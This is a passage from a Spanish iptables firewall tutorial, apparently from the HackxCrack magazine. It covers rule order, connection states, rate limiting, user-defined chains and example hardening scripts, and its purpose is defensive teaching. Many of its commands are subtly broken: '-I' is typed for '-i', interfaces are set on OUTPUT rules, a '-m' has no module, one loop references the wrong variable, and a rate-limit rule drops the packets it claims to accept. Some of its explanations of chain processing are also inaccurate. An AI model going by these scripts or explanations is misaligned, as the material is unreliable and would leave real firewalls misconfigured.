Igualmente podemos utilizar reglas para la **IP destino o red destino**, esto se consigue utilizando el **parámetro –d** seguido de la red o IP en cuestión.

Si queremos **excluir una red o una IP** usaremos el **signo de admiración !** Antes de la IP o red

Ejemplos:

```
iptables –A INPUT –i eth0 –s ! 172.28.0.0/16 –p tcp --dport 25  –j ACCEPT
iptables –A OUTPUT –i eth0 –d ! 195.235.96.90 –p udp --dport 53 –j DROP
```



Nota acerca del...

Nota acerca del signo de admiración... utiliza espacios ANTES y DESPUÉS del signo, en caso contrario LiNUX interpretaría que quieres ejecutar algún comando o llamadas a la shell y tendrás un error.

Podemos usar los siguientes parámetros adicionales tanto para tcp como para udp:

--sport puerto, Establece el puerto origen
--dport puerto, Establede el puerto destino
-m multiport [lista de puertos] --source-port, establece múltiples puertos origen
-m multiport [lista de puertos] --destination-port, establece múltiples puertos origen

Ejemplos:

```
iptables –A INPUT –i eth0 –p tcp --dport 25  –j ACCEPT
iptables –A OUTPUT –i eth0 –p tcp –m multiport —source-port 21,25,110  –j ACCEPT
```

También tenemos algunos exclusivos para tcp:

--syn, que se utiliza para representar el indicador ***SYN*** y que las señales ***ACK y FIN*** no están establecidas, es decir, para asegurarnos que se trata de una nueva conexión.

--tcp-flags [señales], que pueden ser ***SYN, ACK, FIN, RST, PSH, URG*** o una combinación de ellas, utiliza dos parámetros, el primero una lista de señales separadas por una coma y el segundo la señal que debe estar activada, por ejemplo.

--tcp-flags SYN, ACK, FIN SYN esto quiere decir que se comprobarán los indicadores SYN, ACK y FIN,

y requiere que de éstos, sólo esté establecido el indicador SYN

Incluso hay determinantes para establecer el estado de las opciones de TCP, SACK, TCP Window Size, NULL, TIMESTAMP... estas no las comentaré ahora, que ya está bien...

Lo que SI te recomiendo *es repasar el curso de TCP/IP que se está desarrollando para entender bien esto de las señales flags y puertos... también en los artículos de snort hicimos varias incursiones a TCP y por supuesto, en el Taller que celebramos en los foros de hackxcrack, no obstante sería de interés que dispusieras de las tablas de los formatos de datagrama TCP, UDP, TCP... los puedes conseguir en:*

http://www.forohxc.com/Docs/fw/ipt/tablas.pdf

Paso 7º) Denegar el resto del tráfico TCP y UDP a todo el mundo

iptables –A INPUT –i eth0 –p tcp --syn –j DROP
iptables –A INPUT –I eth0 –p udp –j DROP

Estas no creo que hagan falta explicarlas después de todo lo dicho... sólo una cosa....

Igual ahora no lo entiendes... pero.... hay que tener cuidado y comprender bien como funcionan.. parece sencillo (y lo es) pero hay que hacer notar algo importante de ***ACCEPT***

***ACCEPT*, acepta el paquete para esa cadena**... pero si existe otra cadena que bloquee el paquete de datos NO PASARÁ y repito y lo resalto: **si existe otra cadena con reglas de bloqueo**

¿Crees que lo entiendes? Pues responde a esto:

iptables –F
iptables –X
iptables –P INPUT ACCEPT
iptables –P OUTPUT ACCEPT
iptables –P FORWARD ACCEPT
iptables –A INPUT –i eth0 –p tcp --dport 80 –j ACCEPT
iptables –A INPUT –I eth0 –p tcp –j DROP
iptables –A OUTPUT –i eth0 –p tcp –j REJECT

¿qué pasará?

Pues que ***no habrá comunicación***, ni por el puerto 80 destino (***--dport 80***) ni por ninguno, pero no por la línea de *DROP*, sino por la última, **es OTRA CADENA que descarta TODO el tráfico TCP saliente, entrar, entra... pero NO SALDRÁ**

¿Y si quitamos la última línea?

Pues **habrá comunicación... pero SOLO POR EL PUERTO 80**, puesto que aunque hay otra regla que bloquea todo el tráfico TCP, las conexiones por el puerto 80 destino se permitieron antes y ambas pertenecen a la misma cadena, *INPUT* en este caso...

Esto trae consigo **otra advertencia**... hay que guardar especial cuidado con los paquetes que se bloquean y con los paquetes que se permiten, más concretamente con **el orden de las reglas dentro de una misma cadena...**

¿Qué pasaría si se hubiese escrito así?

iptables –F
iptables –X
iptables –P INPUT ACCEPT
iptables –P OUTPUT ACCEPT
iptables –P FORWARD ACCEPT
iptables –A INPUT –I eth0 –p tcp –j DROP
iptables –A INPUT –i eth0 –p tcp –dport 80 –j ACCEPT

Pues que **NO entrarán paquetes con destino al puerto 80 de TCP, ni por ninguno...** porque se rechazan TODOS antes de aceptar los permitidos.

Es decir, ***DROP y REJECT*** bloquean los paquetes de datos y **no se procesarán *ACCEPT* posteriores para la cadena utilizada ni para otras cadenas**, mientras que ***ACCEPT*** los acepta pero continúa procesando las reglas de otras cadenas.

Bueno, pues nuestros comandos, ahora todos juntos serían:

```
iptables –F
iptables –X
iptables –Z
iptables –P INPUT ACCEPT
iptables –P OUTPUT ACCEPT
iptables –P FORWARD ACCEPT
iptables –A INPUT –i lo –j ACCEPT
iptables –A INPUT –i eth0 –p icmp –j ACCEPT
iptables –A INPUT –i eth0 –s 172.28.0.50 –p tcp --dport 23 –j ACCEPT
iptables –A INPUT –i eth0 –p tcp --syn –j DROP
iptables –A INPUT –I eth0 –p udp –j DROP
```

¿Y dónde pongo esto?

Pues lo puedes poner directamente en la línea de terminal escribiendo los comandos uno a uno... o también... creándote un archivo de texto y dándole permisos de ejecución, por ejemplo, si lo guardamos en un archivo que se llame ***iptfw1***, le cambiamos los permisos mediante ***chmod +x ./ipfw1*** y lo ejecutamos mediante ***./iptfw1***

Esto es más cómodo ya que si nos equivocamos o nos da errores, o las reglas no funcionan como esperábamos, siempre podremos editar el archivo y no tener que teclear de nuevo todos los comandos...

Bueno, iptables también tiene un **editor por línea de comandos**, utilizando las ***opciones –I, -E, -L, -v , -D y alguna otra más...*** pero es más complicado y son ganas de perder el tiempo en algo que es tan sencillo como editar el archivo, modificarlo, guardarlo y volverlo a ejecutar, ni comento las posibilidades de edición.

Bien, antes de construir un cortafuegos "*en condiciones*" vamos a explicar algunas opciones MUY importantes en la construcción de reglas y algo de *shell script* que necesitaremos para el desarrollo del mismo.

Algo fundamental en cualquier cortafuegos:

EL ESTADO DE LA CONEXIÓN

Se puede comprobar si un paquete está asociado con una conexión mediante –m state --state

Ya... muy bueno... y esto para qué sirve....

Bien, ya dijimos que ***IPTables*** es un *firewall* de inspección de paquetes con estado, esto es, que "*sigue*" las sesiones entre los *host* de la red que se comunican a través o con el cortafuegos y "*conoce*" si una comunicación es parte de otra o relacionada con otra...

Así que disponemos de **cuatro posibles estados** en las conexiones:

NEW: Son conexiones nuevas desde o hacia el cortafuegos, son conexiones que todavía no han intercambiado paquetes, es decir pensando en TCP... son conexiones SYN

ESTABLISHED: Son conexiones ya establecidas, que ya intercambiaron paquetes anteriormente

RELATED: Es una conexión nueva relacionada con otra que ya fue establecida... por ejemplo, imagina una comunicación establecida y que precisa de un nuevo puerto o nuevo servicio para seguir con ella, esa nueva comunicación sería *RELATED*, ejemplo más claro un FTP, dispone de una conexión de control y otra de datos.... ambas relacionadas.

INVALID: Pues eso, inválidas, bien por problemas en la comunicación, pérdida de paquetes, errores *checksum*, cabeceras incorrectas....

Con estos estados podemos hacer muchas cosas... por ejemplo, nuestro segundo *firewall*

Práctica 2. Mi segundo Firewall

Queremos construir un cortafuegos MUY restrictivo que permita sólo el tráfico de salida a Internet por el puerto 80 y bloquee TODO el tráfico entrante.

```
iptables –F
iptables –X
iptables –Z
iptables –P INPUT DROP
iptables –P OUTPUT DROP
iptables –P FORWARD DROP
iptables –A INPUT –m state --state INVALID –j DROP
iptables –A INPUT –m state --state ESTABLISHED, RELATED –j ACCEPT
iptables –A OUTPUT –m state --state ESTABLISHED, RELATED –j ACCEPT
iptables –A OUTPUT –m state --state NEW –p tcp --dport 80 –j ACCEPT
```

Como se trata de un ***firewall*** **restrictivo**, usamos ***DROP*** como directiva predeterminada, así que **todo lo que no esté aceptado explícitamente se rechazará...**

En la cadena ***INPUT*** , rechazamos las conexiones inválidas y aceptamos aquellas que entren pero que hayan sido previamente establecidas o relacionadas.

En la cadena ***OUTPUT*** permitimos salir las conexiones establecidas o relacionadas y en la última línea dejamos salir aquellas conexiones que vayan dirigidas al puerto 80.

Observa que cuando esa regla se cumpla, las comunicaciones siguientes ya no serán *NEW*, sino *ESTABLISHED* o *RELATED*, y se les aplicarán la regla anterior.

También hay que resaltar que todo el tráfico ICMP será rechazado (entrante y saliente) y lo mismo ocurrirá con el tráfico UDP, por lo que no estría de más añadir esta otra regla:

```
iptables –A OUTPUT –m state --state NEW –p udp --dport 53 –j ACCEPT
```

Así podremos facilitar la comunicación con los servidores DNS de nuestros proveedores de Internet y contar con sus servicios.

Otra de los estados de conexión interesantes de cara al cortafuegos es:

LIMITE DE FRECUENCIA

Este parámetro nos permite especificar el número de veces que una regla es cotejada con resultado positivo en un tiempo dado

Los ejemplos más claros los encontraremos en cortafuegos que detectan *inundaciones syn*, *flooding* o denegaciones de servicios, para esto es muy recomendado este parámetro.

Podemos usar dos indicadores:

--limit: Que especifica la frecuencia máxima permitida y **si no se indica se asume 3 paquetes por hora.**

--limit-burst: permite que una ráfaga de paquetes sea examinada con la regla antes que se aplique el límite de velocidad indicado en *--limit*

Los espacios de tiempo pueden ser: ***second, minute, hour, day*** (segundos, minutos, horas, días)

Por ejemplo:

```
iptables –A INPUT –m limit --limit 7/second --limit-burst 15 –j DROP
```

Este comando establece un umbral para aceptar hasta 15 paquetes SYN, a partir de ese momento y hasta que se recargue la regla, no se aceptarán más de 7 SYN por segundo, todos aquellos que sobrepasen esa cadencia de tiempo serán desechados.

No todos los servidores tienen el mismo rendimiento, es posible que el límite y el umbral establecidos no sean adecuados, hay que revisar los *logs* y verificar que no se estén desechando paquetes indebidamente y luego modificar el límite, el umbral o ambos.

Otra de las características interesantes de ***IPTables*** es el uso de cadenas definidas por el usuario y variables.

Cadenas Definidas por el usuario y variables

Con esto podemos ajustar o personalizar el cortafuegos, hacerlo más accesible y transportable, más escalable... bueno al final de este artículo lo entenderás mejor... ahora sólo pondremos un ejemplo.

Para crear una cadena de usuario se utiliza ***iptables –N nombre_de_la_cadena***

Y luego se pueden añadir las reglas mediante ***iptables –A nombre_de_la_cadena .....*** como si se tratase de las cadenas INPUT u OUTPUT de los ejemplos que hemos visto.

Las variables se declaran y definen mediante ***nombre_variable="valor"***

Y luego se pueden utilizar mediante: ***$nombre_de_la_variable***

Práctica 3. TERCER CORTAFUEGOS

Bueno, no hay mucho de nuevo, es la misma base de la práctica segunda, pero usando variables, cadenas de usuario y registro de paquetes desechados en ***SysLog***.

Te pongo el código todo completo y luego comentamos por partes:

```
# VARIABLES DE USUARIO
IPT="/sbin/iptables"
flood="-m --limit 5/second --limit-burst 10"
TCP="80"
UDP="53"
registra_logs="--log-level=3 –m limit --limit 1/second --limit-burst=10"

# ELIMINACION DE TABLAS, CADENAS Y DIRECTIVA PREDETERMINADA
$IPT –F
$IPT –X
$IPT –Z
$IPT –P INPUT DROP
$IPT –P OUTPUT DROP
$IPT –P FORWARD DROP

# CREACION DE TABLAS DEFINIDAS POR EL USUARIO
$IPT –N BASURA
$IPT –N ENTRADA
$IPT –N SALIDA

# REGLAS DE REGISTRO PARA LOS PAQUETES DESECHADOS
$IPT –A BASURA –j LOG –log-prefix "IPT Desechos: " $registra_logs
$IPT –A BASURA –j DROP

#REGLAS PARA PAQUETES ENTRANTES
$IPT –A ENTRADA $flood –j BASURA
$IPT –A ENTRADA –m state --state INVALID –j DROP
$IPT –A ENTRADA –m state --state ESTABLISHED, RELATED –j ACCEPT

#REGLAS PARA PAQUETES SALIENTES
$IPT –A SALIDA –m state --state ESTABLISHED, RELATED –j ACCEPT
$IPT –A SALIDA –m state --state NEW –p tcp --dport $TCP –j ACCEPT
$IPT –A SALIDA –m state --state NEW –p udp --dport $UDP –j ACCEPT

#REGLAS PARA CADENAS PREDEFINIDAS INTEGRADAS
$IPT –A INPUT     –j ENTRADA
$IPT –A INPUT     –j BASURA
$IPT –A OUTPUT    –j SALIDA
$IPT –A OUTPUT    –j BASURA
```

Como ya sabrás, las líneas que comienzan por el **signo #, son comentarios** y no se procesan por el servicio ***IPTables***.

<u>Lo primero que encontramos es "la sección" de variables</u>, se asignan sus valores y más tarde cuando se usen bastará con hacerlas referencia mediante ***$nombre***, observa que asignamos el ***valor /sbin/iptables a la variable $IPT***, por tanto en lo sucesivo podremos usar tanto *iptables.... como $IPT......* , igual ocurre con las demás, simplemente se sustituyen sus valores, véase cuando se usa ***--dport $TCP***, sería lo mismo que poner ***--dport 80***, y así con todas...

<u>La "segunda sección",</u> la del vaciado de cadenas, inicialización, directiva predeterminada, ya la hemos

usado y comentado anteriormente, es lo mismo, excepto que se usa ***$IPT*** en lugar de ***iptables***, es más corto y *si un día nos cambian la ubicación del servicio, sólo tendremos que modificar una línea en el código del cortafuegos*

La tercera sección, es la de la creación de cadenas de usuario, usaremos tres:

- ***ENTRADA*** en la que incluiremos reglas para paquetes entrantes
- ***SALIDA*** en la que incluiremos reglas para paquetes salientes
- ***BASURA***: que incluiremos reglas para desechar y registrar tanto paquetes entrantes como salientes.

Luego nos encontramos con esto

```
# REGLAS DE REGISTRO PARA LOS PAQUETES DESECHADOS
$IPT –A BASURA –j LOG --log-prefix "IPT Desechos:  " $registra_logs
$IPT –A BASURA –j DROP
```

Para entender la regla completa, sustituye el valor ***$registra_logs*** en la regla....

Esta cadena por sí sola no hace nada, no lo hará hasta que otra la utilice, en ese momento registrará en ***/var/log/messages*** los paquetes desechados con un título que dice ***IPT Desechos*** más el contenido del paquete desechado, y luego lo desecha de verdad.

A esta regla y cadena, la pueden "*llamar*" tanto cadenas estándar (*INPUT, OUTPUT*....) como cadenas de usuario, en nuestro caso *SALIDA* o *ENTRADA*.

Después nos encontramos con las ***reglas para paquetes entrantes***

```
# REGLAS PARA PAQUETES ENTRANTES
$IPT –A ENTRADA $flood –j BASURA
$IPT –A ENTRADA –m state --state INVALID –j DROP
$IPT –A ENTRADA –m state --state ESTABLISHED, RELATED –j ACCEPT
```

Básicamente es lo mismo que usamos en la práctica segunda, con la técnica de *flood*.

Fíjate en la primera línea, hubiese sido lo mismo escribir esto:

```
/sbin/iptables –A ENTRADA -m --limit 5/second --limit-burst 10 –j BASURA
```

pero sobre todo, **entiende bien la última parte *–j BASURA***, es decir, ni *ACCEPT*, ni *DROP*, ni *REJECT*, lo que haga o deje de hacer esta regla se lo damos a la cadena de usuario *BASURA* que definimos e inicializamos antes, si los paquetes cumplen la regla se "*pasa el control*" a la cadena *BASURA*, que como dijimos, registra en *syslog* el paquete y lo desecha.

Las ***reglas definidas para paquetes salientes*** no revierten más misterio que el del uso de la cadena de usuario ***SALIDA*** y las variables apropiadas, no comentaré nada más..

Al final, se asignan ***reglas para las cadenas predefinidas***, de alguna manera "*relacionamos*" que la ***cadena de usuario ENTRADA es para INPUT***, ***que SALIDA es para OUTPUT*** y que ***BASURA es tanto para INPUT como OUTPUT***.

Podríamos haber añadido esta otra regla a la cadena SALIDA al final de la misma

```
$IPT –A SALIDA –p tcp  –j BASURA
```

Nuestro registro de sucesos, sería bastante grande, puesto que se estarán registrando todos los paquetes salientes que no cumplan... y serán muchos.... pero bueno, tendremos un log de TODO lo que hacen nuestros clientes que NO ESTE explícitamente permitido.

Ejercicio y práctica para desarrollar en los foros:

Te propongo que implementes un cortafuegos que siga estas reglas:

- Será un cortafuegos implementado en un servidor web y cuya misión es sólo proteger al servidor web, por tanto, no hay reenvío, no hay NAT (o si lo hay lo realizará el router).

- Sólo necesitaremos una tarjeta de red en el equipo *firewall*, que es la IP 172.28.0.200
- Rechazar el tráfico ICMP desde Internet informado con un mensaje host inalcanzable
- Rechazar todo el tráfico ICMP desde la red interna que provenga de las IP's 172.28.13.1 a la 172.28.13.254 que son equipos de una red de pruebas
- Debemos permitir el tráfico DNS que provenga de nuestro proveedor de Internet que es 195.235.96.90 y 195.235.113.3, también al DNS interno que es la IP 172.28.0.50
- Permitir el tráfico *telnet* sólo al administrador de la red interna, cuya IP es 172.28.0.50
- Todas las máscaras de red internas son de una clase B pura, /16 o 255.255.0.0
- Rechazar todo lo que no sea tráfico por el puerto 80 y no esté permitido por reglas anteriores


La idea de este pequeño ejercicio es que cada uno desarrolle el script "a su manera", no tienes por qué mantener las mismas IP's o redes, usa las tuyas propias si lo deseas, luego postea en los foros tus resultados, ya sean positivos o negativos, entre vosotros os ayudaréis si la cosa no te sale "a la primera" y por supuesto, puedes incluir nuevas reglas si así lo requieres.

Shell scripts

Esto ya se abordó en números anteriores de la revista, sólo te voy a poner unos ejemplos para que comprendas bien lo que viene más adelante.

Script NOIPT

Este código vacía las cadenas (todas) y **establece una directiva por defecto de ACCEPT** a iptables, **salva la configuración y verifica que IpTables se pueda ejecutar sin problemas.**



```
NOIPT - Bloc de notas
Archivo  Edición  Formato  Ver  Ayuda
################################################################
#  Script NOIPT
# Derechos Reservados (c) Vic_Thor 2004 Foros HackxCrack
#
# http://www.hackxcrack.com/phpBB2/index.php
#
# Software Libre, puedes modificarlo y/o distribuirlo bajo
# los términos de la Licencia GNU publicada por:
#            Free Software Fundation, www.gnu.com

IPT="/sbin/iptables"

##########################################################################
# COMPROBAR EL ESTADO DE IPTABLES
##########################################################################

if [ ! -x $IPT ]
then
 echo "Error: No se puede ejecutar \$IPT , Revisa la configuración"
 exit 1
fi

##########################################################################
# BORRADO DE CADENAS, REGLAS Y PUESTA A CERO DE CONTADORES
##########################################################################

$IPT -P INPUT ACCEPT
$IPT -P OUTPUT ACCEPT
$IPT -P FORWARD ACCEPT
$IPT -F
$IPT -X
 for tabla in filter nat mangle
 do
  $IPT -t $tabla -F
  $IPT -t $tabla -X
  $IPT -t $tabla -Z
 done
service iptables save
service iptables restart
```

if[! –x $IPT]

Comprueba si ***/sbin/iptables*** (que es el valor de la variable $IPT) se puede ejecutar, mejor dicho, comprueba si **NO** se puede ejecutar ***(!)*** mostrando el error y pidiendo que se revise la configuración.

for tabla in filter nat mangle do....


Se trata de una estructura repetitiva que toma como valor *filter nat o magle* y se lo asigna a la variable tabla por cada iteración del bucle, de ese modo nos evitaremos repetir 9 veces el vaciado de tablas, cadenas y contadores 😉

Para ejecutarlo le cambiaremos el permiso ***+x*** al archivo y lo lanzamos mediante ***./NOIPT***, nos puede ser útil para resetear y dejar "*limpio*" cualquier otra configuración anterior de ***IPTables***.

Script IPBANNER

Supongamos que deseamos negar el acceso de entrada, salida o las dos, a determinadas IP's, estas las declaramos en variables y desde un script las cargamos y añadimos a las reglas de ***IPTables***.

Además nos creamos dos cadenas de usuario, una para el registro y desecho de esas IP's no permitidas y otra que validará el tráfico de entrada o salida de esas IP's *"prohibidas por el administrador"*


IPBANNER - Bloc de notas

Archivo Edición Formato Ver Ayuda

```
# IP'S BANEADAS

IPBANEADAS="66.66.66.66 125.0.0.0/8 213.125.0.0/24 62.57.23.5 190.37.25.0/16"

IPT="/sbin/iptables"
OPCIONREG="--log-level=3 -m limit --limit 1/second --limit-burst 10"

##############################################################################
# REGLAS PARA EL REGISTRO DE PAQUETES Y ESTADISTICAS
##############################################################################

# REGSTRO DE IP BANEADAS

$IPT -N REGISTRAIPBAN
$IPT -A REGISTRAIPBAN -j LOG --log-prefix "IPT DESECHO:   " $OPCIONREG
$IPT -A REGISTRAIPBAN -j DROP

$IPT -N IPBAN
for ipmal in $IPBAN; do
  $IPT -A IPBAN -s $ipmal -j REGISTRAIPBAN
  $IPT -A IPBAN -d $ipmal -j REGISTRAIPBAN
done

##############################################################################
# REGLAS PARA CADENAS PREDEFINAS POR IPTABLES (SOLO INPUT Y OUTPUT)
#################################################################################

$IPT -A INPUT              -j IPBAN
$IPT -A INPUT              -j REGISTRAIPBAN

$IPT -A OUTPUT             -j IPBAN
$IPT -A OUTPUT             -j REGISTRAIPBAN
```

IMPORTANTE... *este script aunque es ejecutable por sí mismo, sería parte de otro o le "faltan" más reglas... sólo sirve como ejemplo de cómo cargar en las reglas un conjunto de IP's a las que no deseamos permitir el acceso y al menos debería incluir el script anterior el que llamamos ./NOIPT*

En la variable IPBANEADAS escribiremos la lista de IP's o redes completas separadas unas de otras por un espacio en blanco, la lista que muestra el ejemplo, es eso.. un simple ejemplo con IP's puestas "*sin ton ni son*", no siguen ningún criterio concreto, simplemente se negará el tráfico de aquello que venga o vaya a esas IP's que se suponen "*no deseadas*", puedes incluir todas las que quieras, una o mil... eso dependerá de las restricciones que quieras establecer.

OPCIONREG es otra variable que usaremos para establecer el umbral y ráfaga en los registros del sistema *Syslog*, **cada segundo con un límite de 10.**

Se usan **dos cadenas de usuario**, ***IPBAN*** y ***REGISTRAIPBAN***, como la primera hace uso de la segunda, es preciso definir y **establecer las reglas para *REGISTRAIPBAN* antes que las de *IPBAN***

REGISTRAIPBAN usa tres comandos ***iptables***,

La creación de la cadena:

$IPT -N REGISTRAIPBAN

Y las dos reglas que contiene:

$IPT -A REGISTRAIPBAN -j LOG --log-prefix "IPT DESECHO: " $OPCIONREG
$IPT -A REGISTRAIPBAN -j DROP

Una registra (**LOG**) con la frecuencia estimada en la variable *OPCIONESREG* y **la otra desecha el paquete** (**DROP**) y dará por concluida la inspección de cualquier otra regla para la cadena.

IPBAN es otra cadena que **utiliza la creación de la misma –N y un bucle que lee el contenido de la variable IPBANEADAS** (la lista de IP's que escribimos al principio a excluir) y añade reglas a la cadena cuya IP origen o IP destino sea cualquiera de la lista, (**-s para el origen y –d para el destino), la diana o acción a ejecutar será la cadena REGISTRAIPBAN** que comentamos antes, es decir, **hace un LOG y un DROP de ellas.**

*Observa **lo importante que es el bucle**, nos facilita la inclusión de reglas, si quisiéramos "banear" 200 IP's, sólo tendríamos que incluirlas en la variable IPBANEADAS y no repetir 200 veces el mismo comando para las IP's origen y otras 200 para las IP's destino.*

Por último tenemos que explicar a ***IPTABLES*** dónde debe aplicar estas dos nuevas cadenas, si a INPUT, OUTPUT o FORWARD, en nuestro caso a las dos primeras.

```
$IPT -A INPUT          -j IPBAN
$IPT -A INPUT          -j REGISTRAIPBAN
$IPT -A OUTPUT         -j IPBAN
$IPT -A OUTPUT         -j REGISTRAIPBAN
```

*Es **MUY IMPORTANTE** que entiendas bien el funcionamiento de este script, pues en este mecanismo de asignación de variables y utilización de cadenas de usuario se basa el próximo ejemplo, por ello voy a hacer hincapié sobre ello de nuevo, te pondré los pasos funcionales que describen el modo de operación del mismo:*

1. Se **asignan el contenido a las variables** *IPT, OPCIONESREG e IPBANEADAS*

2. Se **crean reglas de registro y desecho para la tabla REGISTRAIPBAN**, su cometido será registrar paquetes (***LOG***) y posteriormente desecharlos (***DROP***)

3. Se **crean reglas para la cadena de usuario *IPBAN***, en ellas se incluyen todas las IP's que figuren el la variable *IPBANEADAS* y como acción se "*llama*" a la cadena *REGISTRAIPBAN* que se encargará de registrarlas, desecharlas y parar la inspección.

4. **Se explica a IPTables que las nuevas cadenas de usuario definidas se han de aplicar como entrada (*INPUT*) y como salida (*OUTPUT*)** por lo que cuando un paquete de datos quiera entrar o salir del cortafuegos y pertenezca a cualquier IP o red contenida en la variable *IPBANEADAS*, se registrará y se desechará.

Con todo lo explicado hasta aquí y con la intención de construirnos un cortafuegos "de verdad" voy a plantear lo que hace, describir las cadenas y directivas, etc... luego os pondré el código (sin comentarios internos) y un link en el que lo podréis descargar para no tener que teclearlo, en ese enlace si estarán comentadas las líneas.

*Este cortafuegos no es perfecto y no cubre todos los casos, pero es una base... una base sobre la que trabajar y adaptarlo a nuestra red o cortafuegos en particular, tampoco es que sea gran cosa,... siempre será mejor eso que empezar desde cero... y **prepárate que esto va para largo**.....*

DESCRIPCIÓN, LA LICENCIA Y LOS ENLACES

Código parte 1

```
################################
######################
#   Cortafuegos IPTFW2-HxC
#
#
# Firewall para una máquina con una sola tarjeta de
red
# Reglas restrictivas de E/S, validación, IP's baneadas
y anti-flood
#
#
# Derechos Reservados (c) Vic_Thor 2004 Foros
HackxCrack
#
#   Acceso al foro:
http://www.hackxcrack.com/phpBB2/index.php
#
#   Descarga directa del script:
http://www.forohxc.com/ (falta el resto del enlace)
#
# Software Libre, puedes modificarlo y/o distribuirlo
bajo
# los términos de la Licencia GNU publicada por:
#      Free Software Fundation, www.gnu.com
#
################################
##########################
```

Después viene la asignación de variables, veamos que significan cada una de ellas y cual es su cometido dentro del *script*, los valores de estas variables son las que deberás modificar para adaptar el *Firewall* a tu propia red

DEFINICIÓN DE VARIABLES

IPFW es la dirección IP del *host* donde reside el cortafuegos o el *host* al que protege

IPADMIN es la dirección o direcciones IP que usará el administrador del *Firewall* para acceder a **él SIN RESTRICCIONES**, pueden ser internas o externas, es decir, IP's de *LAN* o de *WAN* para acceder al *host* desde Internet, en el ejemplo son privadas, puedes añadir tu IP pública para acceder sin traba alguna.

PINGSALIDA son las direcciones IP's a las que les están permitidas enviar *pings* al exterior del cortafuegos, en el ejemplo son la del administrador y todas (***0.0.0.0/0)*** es decir, el host al que protege el cortafuegos podrá hacer ping a cualquier dirección IP ya sea interna o externa.

PINGENTRADA, Son las direcciones IP's a las que responderá el cortafuegos mediante protocolo ICMP, en el ejemplo son las del administrador y todas, para que el *host* sólo responda a las que tú quieras, quita la IP ***0.0.0.0/0*** e incluye las que así lo desees, si no incluyes ***ninguna "",*** el *host* no responderá a pings de nadie, te recomiendo que al menos responda a la IP del administrador, así podrás comprobar si está vivo.

SSH, son las direcciones IP a las que podrá acceder el cortafuegos como tráfico SSH por el puerto 22, se le ha preasignado todas (0.0.0.0/0)

WWW, serán la lista de IP's a las que podrá acceder al ***host*** y pasarán por el cortafuegos como tráfico web, puerto 80, por omisión todas, así podremos navegar "sin restricciones".

CONTROLSYN, es una variable que contiene el umbral y frecuencia para detectar inundaciones SYN, síntomas de ataques por denegación de servicios, el valor por omisión es de 5 segundos con umbral de 10 como ya hemos comentado anteriormente.

OPCIONREG, es una variable que controla la frecuencia con la que los paquetes de datos son registrados, es lo mismo que el ejemplo anterior del *script IPBANNER*

IPBAN, es la lista de Ip's baneadas, la idea es que en esta variable se incluyan las IP's que hemos detectado como sospechosas o que nos provocan "*mal fario*", bien porque detectamos paquetes sospechosos que vinieron de esas IP's o bien porque intentaron accesos prohibidos, por omisión no hay IP's baneadas.

IPEXCLUIDAS, esto es similar a IPBAN, la diferencia estriba en que la lista que ofrece esta variable son IP's que nunca deberían salir de nuestra red o que nunca deberían entrar, de esa lista se ha eliminado precisamente el rango de red a la que pertenece nuestro cortafuegos, la 172.28.0.0/16.

